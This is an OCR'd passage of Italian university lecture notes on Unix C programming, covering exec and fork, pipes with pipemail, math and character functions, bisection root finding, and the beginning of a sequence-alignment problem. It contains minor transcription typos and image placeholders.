Normalmente l'unica delle sei funzioni *exec* che viene veramente programmata come funzione di sistema è *execve*, a cui le altre si riferiscono secondo il seguente schema:



Esempi di comandi exec

Per eseguire *xv* possiamo usare una delle istruzioni *execl("/usr/X11R6/bin/xv","xv",0);* e *execlp("xv","xv",0);*, oppure le versioni corrispondenti con *execv* ed *execvp* che si distinguono da *execl* ed *execlp* soltanto per il fatto che in esse gli argomenti sono definiti mediante un vettore di stringhe. Se vogliamo direttamente aprire il file *Parigi.gif* con *xv*, possiamo usare una delle seguenti istruzioni:

```
execl("/usr/X11R6/bin/xv","xv","Parigi.gif",0);
execlp("xv","xv","Parigi.gif",0);
execv("/usr/X11R6/bin/xv",a);
execvp("xv",a);
```

dove, per le ultime due, dobbiamo prima dichiarare

```
char *a[]={"xv","Parigi.gif",0};
```

Per aprire un nuovo terminale si può usare

```
execl("/usr/X11R6/bin/xterm","xterm",0);
```

oppure

```
execlp("xterm","xterm",0);
```

Gli argomenti che seguono il nome del programma da eseguire comprendono anche le opzioni, quindi possiamo aprire un nuovo terminale che utilizza la font *7x14bold* con

```
execl("/usr/X11R6/bin/xterm","xterm","-fn","7x14bold",0);
```

oppure

```
execlp("xterm","xterm","-fn","7x14bold",0);
```

Non possono invece essere usati come argomenti i simboli di redirezione (> e <), di pipe (|) e di esecuzione in background (&), e nemmeno quelli che definiscono le espressioni regolari per la shell (ad esempio *). Più precisamente gli argomenti ammessi sono esattamente gli argomenti del vettore dei parametri della *main* (che abbiamo chiamato *va* a pag. 41). Quindi la chiamata *execlp*($\alpha,\alpha,\beta,\gamma,\delta$,0); corrisponde a *va[0]*==α (nome del programma), *va[1]*==β, *va[2]*==γ, *va[3]*==δ.

Per utilizzare anche i simboli non permessi si può usare la shell, anche se, in situazioni che richiedono particolari precauzioni di sicurezza (ad esempio nella programmazione di sistema) ciò può essere pericoloso. Esempio:

```
execlp("bash","bash","-c","date > alfa",0);
```

Qui l'opzione *"-c"* indica alla shell di considerare l'argomento successivo come un comando complesso. A questo punto potremmo definire

```
void shell (char *A)
{if (fork()> 0);
else execlp("bash","bash","-c",A,0);}
```

che non è altro che una semplice versione del comando *system*. La versione ufficiale di *system* è fatta in modo molto simile, contiene comunque anche alcune istruzioni per il trattamento di errori e di segnali.

Il programma chiamato con un'istruzione *exec* sostituisce completamente quello vecchio! In particolare i comandi che nel programma precedente (cioè quel programma che il processo stava elaborando fino all'*exec*) seguono l'*exec*, non vengono eseguiti più (tranne nel caso che l'*exec* non abbia funzionato).

fork e exec

Quindi se ad esempio nel nostro menu nella *main* inseriamo la riga

```
if (us(a,"xterm")) execlp("xterm","xterm",0); else
```

e poi, nell'esecuzione del nostro programma a *"Scelta: "* rispondiamo *xterm*, il programma termina immediatamente, mentre viene aperto un nuovo terminale con *xterm*.

Come si fa allora a chiamare un programma *beta* da un processo che sta eseguendo un programma *alfa*, senza perdere la possibilità di continuare a lavorare con *alfa* oppure di tornare ad *alfa* quando *beta* è terminato? Esattamente a ciò serve il *fork*. Ad esempio:

```
if (fork()==0) execlp("emacs","emacs",0);
```

Normalmente qui vogliamo che il processo non aspetti che *emacs* termini, quindi non c'è un ramo *else wait(0);*. Anche nel ramo del figlio non avrebbe senso aggiungere un *exit(0);*, perché in ogni caso non verrebbe più letto. Il processo figlio in questo esempio termina quando usciamo da *emacs*.

Solo con il fork possiamo eseguire più comandi *exec*. Assumiamo che *a[0]*, *a[1]*, *a[2]* e *a[3]* siano quattro stringhe che contengono i nomi di quattro programmi. Allora l'istruzione

```
for (k=0;k< 4;k++) execlp(a[k],a[k],0);
```

non porta all'esecuzione di tutti e quattro questi programmi, ma solo del programma *a[0]*, perché con il primo *execlp* il processo passa a eseguire *a[0]* e non continua quindi con il *for* del programma originale.

Per eseguire più comandi *exec*, possiamo invece fare come nell'esempio che segue - provare!

```
int k; char *a[]={"xv","xpaint","xterm","emacs"};
for (k=0;k< 4;k++) if (fork()==0) execlp(a[k],a[k],0);
```

environ e getenv

Dalla shell con il comando *env* si ottiene una lista delle variabili d'ambiente. Con poche eccezioni le stesse informazioni sono contenute in *environ*, una variabile predefinita di C sotto Unix e di tipo *char***, la cui dichiarazione deve (un po' eccezionalmente) essere ripresa con *extern char **environ;*.

I valori delle singoli variabili d'ambiente, come ad esempio *HOME* e *PATH*, si ottengono mediante la funzione *getenv* che ha il prototipo **char *getenv (const char*)**; essa restituisce il puntatore 0 se la variabile richiesta non è definita:

```
void provaenviron ()
{int k; char *X; extern char **environ;
for (k=0;;k++) {X=environ[k];
if (X==0) break; puts(X);}
X=getenv("PATH"); if (X) puts(X);}
```

Terminare un processo

Abbiamo già osservato che dalla shell con *ps ax* si ottiene l'elenco dei processi attivi con i loro PID. Per terminare un processo dalla shell si può usare *kill -9* α, dove α è il PID del processo.

Da un programma in C si può usare *kill*(α,*SIGKILL*);. Mentre con *exit(0);* il processo può terminare solo se stesso, con *kill* si cancella un altro processo.

Le funzioni matematiche del C

La maggior parte delle funzioni matematiche richiedono il header *<math.h>*, alcune (come *abs* e *labs*, ma non *fabs*) invece *<stdlib.h>*.

int abs (int x);
long labs (long x);
double fabs (double x);

Queste funzioni restituiscono il valore assoluto del loro argomento.

double ceil (double x);
double floor (double x);

floor(x) è la parte intera di x (che in matematica viene usualmente denotata con *[x]*), considerata come numero di tipo *double*; per ottenere un risultato intero si usa *(int)floor(x)*.

ceil(x) è uguale a $\min\{n \in \mathbb{Z} | \, n \geq x\}$. Quindi

floor(6.2)==6.0 *ceil(6.2)==7.0*
floor(-3.2)==-4.0 *ceil(-3.2)==-3.0*

double fmod (double a, double b);

fmod(a,b) è un resto di divisione definito anche per a e b non necessariamente interi. *fmod(a,0)* non è definito; per $b \neq 0$ si ha *fmod(a,b)==fmod(a,|b|)*; inoltre *fmod(0,b)==0*.

Per $a > 0$ e $b \neq 0$ con t :=*fmod*(a,b) si ha $0 \leq t < |b|$ e $a = kb + t$ con $k \in \mathbb{Z}$. Ad esempio $7.18 = 2 \cdot 3.2 + 0.78$, quindi *fmod(7.18,3.2)==0.78*.

Nel caso particolare che $a \in \mathbb{N}$ e $b \in \mathbb{N}+1$ si ha quindi *fmod(a,b)=a%b*, considerato come numero di tipo *double*.

Per $a < 0$ e $b \neq 0$ sia ancora t :=*fmod*(a,b); allora $t \leq 0$, $0 \leq |t| < |b|$ e $a = kb + t$ con $k \in \mathbb{Z}$.

double modf (double x, double *N);

L'istruzione *f=modf(x,&n)* fa in modo che n diventi il valore dell'intero tra 0 ed x più vicino ad x, mentre ad f viene assegnata la parte frazionaria con segno di x, cioè la differenza *x-n*. Ad esempio dopo *f=modf(-2.7,&n)* si ha *n==-2* e *f==-0.7*.

double exp (double x);
double log (double x);
double log10 (double x);

Queste funzioni corrispondono all'esponenziale, al logaritmo naturale e al logaritmo in base 10.

Per potenze e radici quadrate si usano *pow* e *sqrt* i cui prototipi sono:

double pow (double x, double alfa);
double sqrt (double x);

Le funzioni trigonometriche e iperboliche e le loro inverse hanno i prototipi

double cos (double x);
double sin (double x);
double tan (double x);
double cosh (double x);
double sinh (double x);
double tanh (double x);
double acos (double x);
double asin (double x);
double atan (double x);
double atan2 (double y, double x);

atan2

Le funzioni *acos*, *asin* e *atan* funzionano come uno se lo aspetta, con

$$0 \leq acos(x) \leq \pi$$
$$-\tfrac{\pi}{2} \leq asin(x) \leq \tfrac{\pi}{2}$$
$$-\tfrac{\pi}{2} \leq atan(x) \leq \tfrac{\pi}{2}$$

atan2 calcola le coordinate polari di un punto nel piano, tenendo conto del quadrante. *atan2(0,0)* non è definito; per $(x,y) \neq 0$ invece $\text{atan2}(y,x)$ è uguale al valore principale di $\text{atan}(\frac{y}{x})$.

In altre parole, usando la rappresentazione complessa, se $z = x + iy \neq 0$ e $z = |z|e^{i\alpha}$ con $-\pi < \alpha \leq \pi$, allora $\alpha = \text{atan2}(y,x)$. Attenzione all'ordine degli argomenti! In particolare

$$\text{atan2}(y,0) = \begin{cases} \frac{\pi}{2} \text{ per } y > 0 \\ -\frac{\pi}{2} \text{ per } y < 0 \end{cases}$$

$$\text{atan2}(0,-1) = \pi$$

Funzioni per determinare il tipo di un carattere

int isalpha (int x);
int isdigit (int x);
int isalnum (int x);
int iscntrl (int x);
int isprint (int x);
int isxdigit (int x);
int isspace (int x);
int islower (int x);
int isupper (int x);

Con queste funzioni si possono determinare alcune proprietà di un carattere, considerato come intero. Esse sono definite come segue:

isalpha(x) $\iff$ $x \in$ {'A','B',...,'Z','a','b',...,'z'}
isdigit(x) $\iff$ $x \in$ {'0','1',...,'9'}
isalnum(x) $\iff$ *isalpha(x) oppure isdigit(x)*
iscntrl(x) $\iff$ $0 \leq x \leq 31$ *oppure* $x = 127$
isprint(x) $\iff$ *iscntrl(x)==0 (normalmente)*
isxdigit(x) $\iff$ $x \in$ {'0','1',...,'9','A',...,'F','a',...,'f'}
isspace(x) $\iff$ $x \in$ {' ','\t','\r','\n','\v','\f'}
islower(x) $\iff$ $x \in$ {'a','b',...,'z'}
isuppper(x) $\iff$ $x \in$ {'A','B',...,'Z'}

'\r' è il ritorno di carrello, *'\v'* il tabulatore verticale, *'\f'* il carattere di nuova pagina.

La seguente funzione crea in B la stringa che si ottiene da A eliminando tutti i caratteri di controllo (compreso il carattere 127, DEL) e restituisce come valore il numero dei caratteri che non sono stati trascritti.

```
int eliminacntrl (char *A, char *B)
{int k;
for (k=0;*A;A++)
if (isprint(*A)) *(B++)=*A; else k++;
return k;}
```

Per trasformare minuscole in maiuscole e viceversa si utilizzano

int tolower (int x);
int toupper (int x);


come abbiamo già fatto nelle funzioni *invertiparola* (pag. 44) e *modificafile* (pag. 50).

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica Anno accademico 2000/2001 Numero 18 ◇ 3 Aprile 2001

Pipelines

Abbiamo visto a pag. 7 come funzionano il redirezionamento e le pipelines nella shell e abbiamo osservato che alcuni di questi comandi pur avendo effetti molto simili hanno però meccanismi interni diversi. Impareremo adesso come due processi possono scambiarsi dei dati attraverso delle pipelines, di cui la direttiva | della shell è un'implementazione speciale. Il principio è illustrata nella seguente figura.



*Una pipeline può essere immaginata come un incrocio stradale che viene realizzato attraverso l'unione di due mezzi incroci. Un processo può creare mediante l'istruzione **pipe**, che viene introdotta nell'inserto, un mezzo incrocio; se il processo subisce un **fork**, il processo figlio riceve una copia di questo mezzo incrocio (che disegniamo rivolta verso destra) che può essere unita al mezzo incrocio del padre per formare un incrocio completo (in cui adesso le quattro mezze strade possono comunicare e quindi sparisce la linea verticale al centro). Per costringere il flusso, che nei nostri disegni avviene sempre dall'alto verso il basso, in una specifica direzione, bisogna chiudere le strade non utilizzate; ciò è indicato con le parti tratteggiate nella figura grande in cui vengono usati due incroci completi perché il risultato dell'elaborazione da parte del figlio deve essere reinviato al padre; talvolta è necessaria una comunicazione soltanto in una direzione e allora avremo bisogno di un solo incrocio.*

read e write

Sotto Unix un file (o, più in generale, una via di comunicazione) è, a basso livello, identificato da un numero intero (*file descriptor*, pag. 7), mentre le funzioni del ISO C, ad esempio *fopen*, *fclose*, *getc*, *putc*, *fread* e *fwrite*, di cui abbiamo incontrato le prime quattro a pag. 50, si riferiscono a una via attraverso un puntatore del tipo *FILE**.

ssize_t read (int f, void *A, size_t n);
ssize_t write (int f, const void *A, size_t n);

L'istruzione *read(f,A,n);* fa in modo che *n* bytes vengano copiati dalla via con file descriptor *f* nell'indirizzo *A*; mentre *write(f,A,n);* scrive *n* bytes da *A* sul file. *ssize_t* significa *signed size_t*, perché queste funzioni in caso di errore restituiscono -1, altrimenti il numero di bytes trasferiti. Se si vuole verificare il buon esito delle operazioni si scrive perciò tipicamente *if (read(f,A,n)> 0) ...* e *if (write(f,A,n)> 0) ...*.

Questa settimana

78 Pipelines
read e write
pipe, close e dup2
79 pipemail
pipemaills
Sull'uso delle pipelines
80 Un piccolo filtro
Trasferimento in entrambe le direzioni
Operazioni sui bytes in memoria
81 Zeri di una funzione continua
Un problema di bioinformatica

pipe, close e dup2

int pipe (int f[2]);
int close (int f);
int dup2 (int f1, int f2);

Per creare una pipeline o, come noi diciamo, un incrocio, dobbiamo dichiarare un vettore di due interi i quali successivamente mediante una chiamata della funzione **pipe** vengono scelti in modo tale da identificare due vie di comunicazione pronte per essere utilizzate in un incrocio:

```
int A[2];
pipe(A);
```

A[0] è adesso l'intero che identifica la prima via, *A[1]* l'intero che si riferisce alla seconda via dell'incrocio.

Se avviene un *fork*, il processo figlio eredita questi numeri e quindi anch'esso può usare le due vie.


La funzione *close* è una funzione generale che viene usata per chiudere una via di comunicazione qualsiasi identificata da un *file descriptor*, che può essere anche utilizzata per chiudere, separatamente, le due vie di un incrocio, quindi ci saranno due istruzioni di chiusura, semplicemente *close(A[0]);* per chiudere la prima via, *close(A[1]);* per chiudere la seconda.

L'istruzione *dup2(f1,f2);* (il nome viene da *duplicate*) fa in modo che la via con descrittore *f1* diventi uguale alla via con descrittore *f2*. Noi la useremo quando il secondo argomento si riferisce allo standard input o allo standard output, che come sappiamo, hanno i numeri 0 e 1. Quindi con *dup2(f,0);* *f* diventa un secondo *file descriptor* per lo standard input, con *dup2(f,1)* invece *f* potrà essere usato come *file descriptor* per lo standard output.

pipemail

Assumiamo che vogliamo mandare, da un programma in C, una mail. Per inviare dalla shell una mail all'utente *rossi* con soggetto *prova* e testo preso dal file *alfa* possiamo usare il comando **mail -s prova rossi < alfa** (pag. 7). Potremmo quindi scrivere il testo in un file **alfa** e usare poi dal programma l'istruzione *system("mail -s prova rossi < alfa"*. Abbiamo però già osservato che **system** pone problemi di sicurezza. Anche un semplice *fork* con successivo *exec* non migliora la situazione perché, a causa della redirezione nel comando, dovremmo chiamare la shell (*bash*) nel *exec*, come visto a pag. 76.

Il programma corretto utilizza una pipeline. Ricordiamo in primo luogo che la redirezione < **alfa** significa che il comando riceve il suo input dal file **alfa**. Siccome il testo che vogliamo inviare è contenuto in una stringa, useremo un *write* per inviarla allo standard input del processo figlio che dovrà eseguire il programma *mail*. Vediamo nella figura ciò che dobbiamo fare:



Abbiamo bisogno di un solo incrocio, perché i dati devono essere inviati solo dal padre al figlio. Il padre crea un incrocio *A* con *pipe(A);*, esegue un *fork* e chiude poi la propria mezza strada inferiore che corrisponde alla componente *A[0]* e invia sulla strada superiore (che corrisponde ad *A[1]*) il testo mediante un *write*, chiudendo poi anche la strada superiore (che nel disegno però è ancora rappresentata aperta); il figlio invece chiude la sua strada superiore che non gli serve e utilizza, mediante un *dup2*, la strada inferiore come standard input che diventa così anche la via di input del programma *mail* che successivamente eseguirà dopo un comando *exec*. Quando il programma *mail* termina, viene sciolto anche il processo figlio e con esso vengono chiuse tutte le vie da esso aperte, quindi anche la via inferiore che, come sappiamo, non può essere chiusa da un *close* che segue l'*exec*, perché questo *close* non verrebbe più letto.

```
static void pipemail (char *Dest, char *Testo, char *Soggetto)
{int A[2];
pipe(A); if (fork()> 0)
{close(A[0]); write(A[1],Testo,strlen(Testo)); close(A[1]);}
else {close(A[1]); dup2(A[0],0);
execlp("mail","mail","-s",Soggetto,Dest,0);}}
```


Il programma (che mettiamo in un nuovo file **pipe.c**) non è difficile e vale la pena provarlo, ad esempio con l'istruzione

```
pipemail("rossi@student.unife.it","Una sola riga.\n","Prova");
```

per inviare una semplice stringa, al posto della quale potrebbe anche stare l'indirizzo di una stringa precedentemente scritta in memoria.

pipemaills

Adesso vogliamo inviare una mail che contiene il catalogo in formato lungo della cartella principale, cioè l'output del comando "ls -l /". Siccoma non vogliamo usare *system*, per l'esecuzione del comando dal programma in C abbiamo bisogno di un altro *exec*. Questo però normalmente non può semplicemente sosituire il *write* della funzione *pipemail*, perché in tal caso il processo padre stesso passerebbe all'esecuzione del programma *ls*, e quindi lascerebbe ad esempio il nostro programma *alfa*, mentre vorremmo invece, dopo la prova delle pipelines, continuare eventualmente con altre scelte. Useremo quindi due istruzioni *fork*, delegando alla coppia formata dal figlio e dal figlio del figlio l'esecuzione dei due comandi *exec*. Anche qui un disegno può schematizzare le operazioni necessarie:



In questo caso un *wait* (del figlio che aspetta il proprio figlio) è probabilmente necessario affinché il messaggio venga mandato via solo dopo che il comando *ls* è stato eseguito completamente. Si noti che adesso la via di comunicazione *A[1]* del figlio del figlio viene, mediante un *dup2*, spostata sullo standard output.

```
static void pipemaills (char *Dest)
{int A[2];
if (fork()> 0); else {pipe(A); if (fork()> 0)
{close(A[1]); dup2(A[0],0);
wait(0); execlp("mail","mail","-s","catalogo",Dest,0);}
else {close(A[0]); dup2(A[1],1); execlp("ls","ls","-l","/",0);}}}
```

Sull'uso delle pipelines

Le pipelines vengono soprattutto utilizzate nella programmazione di sistema, possono però essere utili anche in applicazioni pratiche più comuni per collegare programmi diversi. In particolare non ha importanza in quale linguaggio questi programmi sono scritti, è sufficiente che abbiano funzioni di input/output adatte. Quindi le pipelines sono anche un metodo per utilizzare in un programma in C programmi scritti in un altro linguaggio o viceversa; naturalmente ciò è più facile se l'altro linguaggio opera come il C prevalentemente in memoria; se utilizza invece strutture complesse ad alto livello può essere quasi impossibile ridurre queste alle strutture lineari del C necessarie per l'uso delle pipelines che prevedono trasferimenti byte per byte. Teoricamente comunque è una strada che si può sempre scegliere e non raramente è più faticoso imparare i meccanismi di scambio di dati esplicitamente previsti dall'altro linguaggio che spesso costituiscono un linguaggio in più di difficile apprendimento.

Un piccolo filtro

Nell'elaborazione di segnali o di immagini vengono spesso usato dei filtri. Per un immagine, rappresentata diciamo da una matrice 512x512 di colori in grigio (usualmente interi di tipo *unsigned char*), un filtro può ad esempio sostituire il valore di ogni punto con la media dei valori nei nove punti adiacenti (compreso il punto stesso) con un trattamento appropriato dei valori al bordo. Altri filtri possono invece mettere in evidenza bordi o strutture particolari.

Qui vogliamo creare, soltanto con lo scopo di poter fornire un esempio per un trasferimento bidirezionale mediante pipelines, un piccolo programma che realizza un filtro unidimensionale. Usiamo un unico file sorgente **filtro.c** che contiene la funzione *main* e viene compilato in un programma **filtro** al quale inviamo dal nostro programma **alfa** i dati da elaborare. **filtro** legge i dati (che devono essere 20 bytes) sullo standard input usando la stessa funzione *input* che utilizziamo negli altri esempi e che qui riscriviamo per rendere il programma indipendente.

I venti bytes vengono scritti nelle posizioni *a[1]*, ..., *a[20]*; ai bordi aggiungiamo le continuazioni circolari, cioè poniamo *a[0]* uguale a *a[20]* e *a[21]* uguale ad *a[1]*.

Il programma restituisce la successione elaborata, anch'essa di 20 bytes, sullo standard output.

```
// filtro.c
# include <stdio>

int main();
void input();
////////////////////////////////////////
int main()
{unsigned char a[22],b[22]; int k;
input(a+1,20); a[0]=a[20]; a[21]=a[1];
for (k=1;k< =20;k++)
b[k]=((a[k-1]+a[k]+a[k+1])/3)%255;
b[21]=0; printf(b+1);}
////////////////////////////////////////
void input (char *A, int n)
{if (n< 1) n=1; fgets(A,n+1,stdin);
for (;*A;A++); A--;
if (*A=='\n') *A=0;}
```


Per la compilazione usiamo il seguente semplice makefile:

```
# Makefile per filtro

librerie = -lc -lm

VPATH=Oggetti

make: filtro.o
TAB gcc -o filtro filtro.o $(librerie)

%.o: %.c
TAB gcc -o $*.o -c $*.c
```

Provare il programma con input da tastiera.

Trasferimento in entrambe le direzioni

Vogliamo risolvere il compito posto nell'articolo a lato. La figura spiega abbastanza bene cosa bisogna fare.



Possiamo tradurla direttamente in C:

```
static void pipefiltro (char *T)
{int A[2],B[2]; unsigned char a[21];
pipe(A); pipe(B);
if (fork()> 0) {close(A[0]); close(B[1]);
write(A[1],T,20); close(A[1]); wait(0);} else
{close(A[1]); close(B[0]); dup2(A[0],0); dup2(B[1],1);
execl("../Filtro/filtro","filtro",0);}
read(B[0],a,20); close(B[0]); a[20]=0;
printf("%s\n%s\n",T,a);}
```

Si vede che il padre chiude subito le vie che non utilizza; chiude poi *A[1]* dopo il *write* e *B[0]* dopo il *read*; aspetta il figlio che deve elaborare la stringa. Provando con *pipefiltro("il comune di Ferrara");* otteniamo l'output:

il comune di Ferrara
gQOPjppmQMOOEC_mllfi

La stessa tecnica potrebbe essere utilizzata quando il padre esegue ad esempio un programma in Perl che chiama per il calcolo del filtro il programma nel più veloce C.

Esercizio: Verificare la correttezza dell'output per alcune posizioni; per caratteri con codice ASCII minore di 128 come qui si può usare la tabella a pag. 60.

Operazioni sui bytes in memoria

Le seguenti funzioni sono molto simili alle funzioni per le stringhe e si distinguono da esse per il fatto che il carattere 0 non ha più un significato speciale e sono ancora dichiarate in <*string.h*>.

void *memchr (const void *A, int val, size_t n);

memchr(A,x,n) restituisce un puntatore al primo *x* tra i primi *n* caratteri a partire da *A* oppure il puntatore 0, se tra questi caratteri nessuno è uguale ad *x*.

void *memset (void *A, int val, size_t n);

L'istruzione *memset(A,x,n);* pone i primi *n* caratteri a partire da *A* uguali ad *x* (questo argomento dovrebbe essere del tipo *unsigned char*, anche se nella dichiarazione appare come *int*). Ad esempio *memset(A,0,50);* pone 50 caratteri a partire da *A* uguali a 0. Il risultato è uguale ad *A*, ma normalmente superfluo.

void *memcpy (void *A, const void *B, size_t n);
void *memmove (void *A, const void *B, size_t n);

memcpy(A,B,n); e *memmove(A,B,n);* copiano entrambe *n* bytes da *B* in *A*, ma mentre *memcpy* non può essere utilizzata quando le due regioni di memoria si sovrappongono, *memmove* funzione anche in questo caso. Quindi l'istruzione *memmove(A,B,strlen(B)+1);* può essere usata per copiare la stringa *B* in *A* (compreso il carattere 0 finale) anche nel caso di sovrapposizione in memoria.

Zeri di una funzione continua

Sia $a < b$ e $f : [a, b] \longrightarrow \mathbb{R}$ una funzione continua tale che $f(a) < 0$ e $f(b) > 0$ o viceversa. Allora la funzione f deve contenere uno zero nell'intervallo (a, b). Da questo fatto, ben noto dall'analisi, deriva un buon metodo elementare e facile da ricordare per la ricerca delle radici di una funzione continua. In parole l'algoritmo può essere tracciato nel modo seguente:

(1) Se $|a - b| < \varepsilon$, allora STOP.
(2) Poniamo $x = \frac{a+b}{2}$.
(3) Se $f(x)$ è uguale a zero, allora poniamo $a = b = x$ e STOP.
(4) Se $f(a)$ e $f(x)$ sono entrambi positivi oppure entrambi negativi, allora poniamo $a = x$.
(5) Altrimenti poniamo $b = x$.
(6) Torniamo a (1).

ε è qui la precisione richiesta nell'approssimazione al valore x della radice; cioè ci fermiamo quando abbiamo trovato un intervallo di lunghezza $< \varepsilon$ al cui interno si deve trovare uno zero della funzione. È chiaro che questo algoritmo, almeno teoricamente, deve terminare. Se lo traduciamo in C, otteniamo il seguente programma, in cui gli ultimi due argomenti vengono modificati e contengono gli estremi dell'ultimo intervallo calcolato in cui si deve trovare una radice di f.

```
void zero (double (*f)(), double a, double b,
   double epsilon, double *A, double *B)
{double c,x,fa,fb,fx;
if (a> b) {c=a; a=b; b=c;}
for (;b-a> =epsilon;)
{x=(a+b)/2; fx=f(x); if (fx==0) {a=b=x; break;}
fa=f(a); fb=f(b);
if (sgn(fa)==sgn(fx)) a=x; else b=x;}
*A=a; *B=b;}
```

Mettiamo questa funzione nel file **matematica.c** in cui si trova anche la funzione *sgn* per il segno di un numero reale:

```
double sgn (double x)
{if (x> 0) return 1;
if (x< 0) return -1; return 0;}
```

Per provare il programma calcoliamo la radice quadrata e la radica cubica di 2, cioè gli zeri positivi di $x^2 - 2$ e x^3-2, che hanno i valori 1.414213562 e 1.259921049894, e la radice tra 1.5 e 3 del polinomio $x^4 - 13x^3 + 56x^2 - 92x + 48 = (x - 1)(x - 4)(x - 2)(x - 6)$, che è quindi uguale a 2:

```
void provazeri()
{double a,b;
zero(f1,1.0,2.0,0.00000001,&a,&b);
// punto decimale necessario (pag. 64)
printf("radice quadrata di 2: %.8f < x < %.8f\n",a,b);
zero(f2,1.0,2.0,0.00000001,&a,&b);
printf("radice cubica a di 2: %.8f < x < %.8f\n",a,b);
zero(f3,1.5,3.0,0.00000001,&a,&b);
printf("zero di x^4-13x^3+56x^2-92x+48: %.8f < x < %.8f\n",a,b);}
```

con

```
static double f1 (double x)
{return x*x-2;}

static double f2 (double x)
{return x*x*x-2;}

static double f3 (double x)
{return x*x*x*x-13*x*x*x+56*x*x-92*x+48;}
```

Otteniamo l'output corretto

```
radice quadrata di 2: 1.41421356 < x < 1.41421357
radice cubica a di 2: 1.25992104 < x < 1.25992105
zero di x^4-13x^3+56x^2-92x+48: 2.00000000 < x < 2.00000000
```

Un problema di bioinformatica

Uno dei problemi più importanti della bioinformatica è il confronto di sequenze di nucleotidi o di aminoacidi. Queste sequenze in genere non hanno la stessa lunghezza, quindi non si possono usare le usuali distanze euclidee o la distanza di Hamming (in cui di due stringhe della stessa lunghezza si contano le posizioni in cui differiscono).

Una tecnica molto diffusa per misurare la somiglianza tra due stringhe si basa sugli **allineamenti**. Consideriamo per esempio le stringhe *ACGATAGATATCTGTA* e *CAATTCGAATCAGA*. Adesso le scriviamo una sotto l'altra nel modo seguente:

```
AC_GAT_AGATATC_TGTA
_CA_ATTCGA_ATCA_G_A
```

Abbiamo quindi inseriti dei segni _ in modo tale che le due stringhe allungate abbiano la stessa lunghezza, cercando di ottenere un massimo numero di posizioni in cui coincidono; due _ non devono trovarsi uno sotto l'altro. Una tale disposizione si chiama *allineamento*.

Possiamo adesso definire la somiglianza *tra le stringhe allungate* (che per brevità chiamiamo anche la somiglianza dell'allineamento): ogni posizione in cui si trova un _, conta -2; una posizione in cui si trovano due lettere uguali, conta 1; una posizione in cui si trovano due lettere differenti, conta -1; _ non viene considerato una lettera.

Nel nostro esempio abbiamo otto _, una posizione con lettere diverse e dieci posizioni in cui le lettere coincidono. La somiglianza dell'allineamento è quindi $-16 - 1 + 10 = -7$. La somiglianza di due stringhe date è la massima somiglianza di un loro allineamento.

Per una stringa A di lunghezza n e $0 \le i \le n$ siano A_i la i-esima lettera di A e $p_i(A)$ la stringa che consiste delle prime i lettere di A; $p_0(A) = \emptyset$ è la stringa vuota. Sia B un'altra stringa di lunghezza m. Per $0 \le j \le m$ allora ogni allineamento di $p_i(A)$ e $p_j(B)$ è di una delle seguenti tre forme: $(v_, wB_j)$ con (v,w) un allineamento di $p_i(A)$ e $p_{j-1}(B)$, oppure $(vA_i, w_)$ con (v,w) un allineamento di $p_{i-1}(A)$ e $p_j(B)$, oppure (vA_i, wB_j) con (v,w) un allineamento di $p_{i-1}(A)$ e $p_{j-1}(B)$. Nei primi due casi la somiglianza diminuisce di 2, nel terzo caso aumenta di 1, se A_i e B_j coincidono, altrimenti diminuisce di 1.

Sia s_{ij} la somiglianza tra $p_i(A)$ e $p_j(B)$. Allora otteniamo la seguente formula di ricorsione:

$$s_{ij} = max(s_{i,j-1} - 2, s_{i-1,j} - 2, s_{i-1,j-1} + 2(A_i = B_j) - 1)$$

dove usiamo che $2x - 1$ è uguale a 1 per $x = 1$ e uguale a -1 per $x = -1$. Le condizioni iniziali sono $s_{i0} = -2i$ e $s_{0j} = -2j$ per ogni i, j. Si scopre però che un programma ricorsivo basato sulla formula indicata diventa estremamamente lento, per ragioni simili a quelle viste nella doppia ricorsione per i numeri di Fibonacci (pag. 45).

Il programma iterativo è invece veloce (almeno per stringhe non troppo lunghe): percorriamo gli indici i, j dall'alto verso il basso e da sinistra verso destra come nella matrice

